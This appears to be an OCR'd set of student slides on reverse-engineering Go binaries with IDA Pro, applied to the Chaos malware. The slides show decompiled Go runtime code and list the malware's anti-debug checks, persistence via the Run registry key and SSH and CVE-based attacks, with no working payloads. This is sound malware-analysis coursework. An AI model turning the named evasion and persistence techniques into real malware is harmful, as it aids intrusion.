
期末報告

第三組

組員: 林義閔、陳富中、賴豐彰

Note:

- Golang 常見 pattern
    - error message
    - function / library name
    - entry point


WinGraph32 - Xrefs to
File View Zoom Move Help
start
start_0
.text:0043868B: jmp runtime_main
off_7708C0: dd offset runtime_main
runtime.main
off_711E08: dd offset main_main
main.main
80.00% (0,0) 7 nodes, 10 edge segments, 0 crossings

- chaos' preparation/anti-debug
    - check internet
    - check vm
    - check debugger
    - dynamic generate string
    - multi-thread + sleep + channel
    - AES encryption
    - Set Run registry
- chaos' attack type
    - CVE
    - ssh attack ()
    - ssh boom (爆ssh key)

Outline

- Introduction

- Results
    - Golang 常見 pattern
    - chaos' preparation/anti-debug
    - chaos' attack type
- Conclusion

Introduction

- Goal
    - How to reverse Go-binaries
    - Analyze chaos malware
    - Verify techniques mentioned in Mitre Att&ck
- Samples are from:
    - Malware bazaar
- Tools used
    - IDA (7.7 pro)
    - ProcMon, Wireshark
    - x32dbg

Golang 常見 pattern


methods

- strings - error message, function name
- library name
- entry point
- common functions

---

library name

IDA pro 可以解出一些 crypto 的 function



Functions


Function name

- unknown_libname_243
- unknown_libname_244
- sub_58A540
- sub_58A600
- sub_58A6A0
- crypto_md5_init_0
- crypto_md5__ptr_digest_Reset
- crypto_md5_New
- unknown_libname_245
- unknown_libname_246
- sub_58B080
- sub_58B280
- crypto_md5__ptr_digest_checkSum
- crypto_md5_block
- sub_58BCD0
- sub_58C260
- crypto_x509__ptr_CertPool_AddCert_func1
- sub_58C5F0
- sub_58CC40
- sub_58D1A0
- sub_58D350
- sub_58D4D0
- sub_58D920
- sub_58DAE0
- sub_58E5B0
- sub_58E6F0
- sub_58E8B0
- crypto_x509_parseSANExtension
- sub_58EB00
- sub_58F360
- sub_58F6E0
- sub_58F960


IDA View-A | Pseudocode-A | Strings

```
int __usercall crypto_md5__ptr_digest_checkSum@<eax>(int a
{
  int v1; // eax
  int v2; // edx
  unsigned int v3; // kr00_4
  int v4; // ebp
  unsigned int v5; // edi
  int v6; // ebx
  int v7; // eax
  unsigned int v8; // edx
  int v10; // [esp+0h] [ebp-7Ch]
  int v11; // [esp+4h] [ebp-78h]
  _BYTE v12[72]; // [esp+34h] [ebp-48h] BYREF

  v1 = ((int (*)(void))loc_46279E)();
  v12[0] = 0x80;
  v2 = (55 - (unsigned __int8)*(_DWORD *)(a1 + 84)) & 0x3F
  v3 = v2 + 1;
  if ( (__PAIR64__(v1, v2) + 1) >> 32 )
    sub_462710();
  if ( v3 > 0x48 )
    sub_462600();
  v4 = ((v2 - 71) >> 31) & (v2 + 1);
  v5 = *(_DWORD *)(a1 + 84);
  v6 = *(__int64 *)(a1 + 84) >> 29;
  if ( 72 - v3 <= 7 )
    sub_462590();
  v7 = v2;
  v8 = v2 + 9;
  v12[v4] = 8 * v5;
  v12[v4 + 1] = (unsigned __int16)v5 >> 5;
  v12[v4 + 2] = v5 >> 13;
  v12[v4 + 3] = (8 * v5) >> 24;
  *(_DWORD *)&v12[v4 + 4] = v6;
  if ( ((unsigned __int64)(unsigned int)v7 + 9) >> 32 )
```

entry point


WinGraph32 - Xrefs to
File
View
Zoom
Move
Help
start
start_0
.text:0043888B: jmp runtime_main
off_770BC0: dd offset runtime_main
runtime.main
off_711E08: dd offset main_main
main.main


80.00% (0,0) 7 nodes, 10 edge segments, 0 crossings start_0



```
{
  _EAX = 0;
  __asm { cpuid }
  if ( !_EAX )
    goto LABEL_9;
  if ( _EBX == 1970169159 && _EDX == 1231384169 && _ECX == 1818588270 )
    byte_92B239 = 1;
  _EAX = 1;
  __asm { cpuid }
  dword_92B34C = _EAX;
  if ( ((unsigned int)&unk_800000 & _EDX) != 0 )
  {
LABEL_9:
    if ( dword_902E00 )
    {
      v23 = dword_902E00(dword_904AC0, setg_gcc, 0, 0);
      v15 = dword_904AC0[0] + 2976;
      dword_904AC0[2] = dword_904AC0[0] + 2976;
      dword_904AC0[3] = v15;
    }
    unknown_libname_35();
    *(_DWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer = 291;
    if ( dword_904D50 != 291 )
      MEMORY[0] = dword_904D50;
    *(_DWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer = dword_904AC0;
    dword_904D20[0] = dword_904AC0;
    dword_904AC0[6] = dword_904D20;
    unknown_libname_36();
    sub_4456C0();
    v21 = runtime_args(v49, v50);
    sub_431210();
    sub_439490();
    runtime_newproc((int)&off_7708C0);
    sub_460FB0();
    sub_462380(
      *(_DWORD *)v19,
```


Note:
runtime.newproc後面是存function pointer的地方，而那個pointer就是指向runtime.main

0x438340 runtime_main



```
  ++*(_DWORD *)(*(_DWORD *)(*(_DWORD *)ArbitraryUserPointer + 24) + 324);
  v1 = *(_DWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer;
  *(_DWORD *)(*(_DWORD *)(v1 + 24) + 188) = v1;
  *(_DWORD *)(v1 + 152) = *(_DWORD *)(v1 + 24);
  if ( *(_UNKNOWN **)(v12 + 24) != &dword_904D20 )
    goto LABEL_28;
  unknown_libname_37();
  dword_92B3F4 = v8;
  dword_92B3F0 = v6;
  if ( v6 == 0 && v8 == 0 )
  {
LABEL_27:
    runtime_throw("nanotime returning zero", 23);
LABEL_28:
    runtime_throw("runtime.main not on m0", 22);
    runtime_deferreturn(v7);
    return;
  }
  if ( dword_92B7A8 )
  {
    v2 = *(_DWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer;
    v3 = *(_DWORD *)(v2 + 80);
    v4 = *(_DWORD *)(v2 + 84);
    dword_92B664 = v3;
    dword_92B668 = v4;
    byte_92B660 = 1;
  }
  sub_444C00(&unk_8CEE60);
  HIWORD(v10) = 257;
  v13[0] = (int)sub_438690;
  v13[1] = (int)&v10 + 2;
  v14 = (void (**)(void))v13;
  sub_416190();
  v9 = sub_404650((int)&dword_6B0620, 0);
  if ( dword_92B5B0 )
    runtime_gcWriteBarrier();
  else
    dword_9037E4 = v9;
  if ( !byte_92B23B )
    goto LABEL_12;
  if ( !dword_902E08 )
  {
LABEL_26:
    runtime_throw(" cgo thread start missing", 25);
```

Note:
可以由字串找到runtime.main



```
  {
LABEL_26:
    runtime_throw("_cgo_thread_start missing", 25);
    goto LABEL_27;
  }
  if ( !dword_902E04 )
  {
    runtime_throw(
      "_cgo_notify_runtime_init_done missingall goroutines are asleep -
      37);
    goto LABEL_26;
  }
  runtime_startTemplateThread();
  runtime_cgocall(dword_902E04, 0);
LABEL_12:
  sub_444C00(&unk_8D1C60);
  byte_92B660 = 0;
  sub_404FD0(dword_9037E4);
  BYTE2(v10) = 0;
  sub_441340();
  if ( !byte_92B23A && !byte_92B23C )
  {
    main_main();
    if ( sub_401C50((int)&dword_92B358) )
    {
      for ( i = 0; i < 1000; i = v11 + 1 )
      {
        v11 = i;
        if ( !sub_401C50((int)&dword_92B358) )
          break;
        sub_460FD0(off_711DF0);
      }
    }
    if ( sub_401C50((int)&dword_92B330) )
      v10 = sub_438830(0, 0, 8, 16, 1);
    runtime_exit(0);
    while ( 1 )
      MEMORY[0] = 0;
  }
  HIBYTE(v10) = 0;
  (*v14)();
}
```


Note:
可以由字串找到runtime.main

```
if isarchive || islibrary {
  // A program compiled with -buildmode=c-archive or c-shared
  // has a main, but it is not executed.
  return
}
fn := main_main // make an indirect call, as the linker doesn't knc
fn()
if raceenabled {
  runExitHooks(0) // run hooks now, since racefini does not return
  racefini()
}

// Make racy client program work: if panicking on
// another goroutine at the same time as main returns,
// let the other goroutine finish printing the panic trace.
// Once it does, it will exit. See issues 3934 and 20018.
if runningPanicDefers.Load() != 0 {
  // Running deferred functions should not take long.
  for c := 0; c < 1000; c++ {
    if runningPanicDefers.Load() == 0 {
      break
    }
    Gosched()
  }
}
if panicking.Load() != 0 {
  gopark(nil, nil, waitReasonPanicWait, traceEvGoStop, 1)
}
runExitHooks(0)
```

Note:
對照source code (for 迴圈)可知道main.main的位置
https://cs.opensource.google/go/go/+/master:src/runtime/proc.go;drc=185e1a7b27767f1c429fdde19a71ad57909a7924;l=249


common functions

runtime.newproc 0x440630

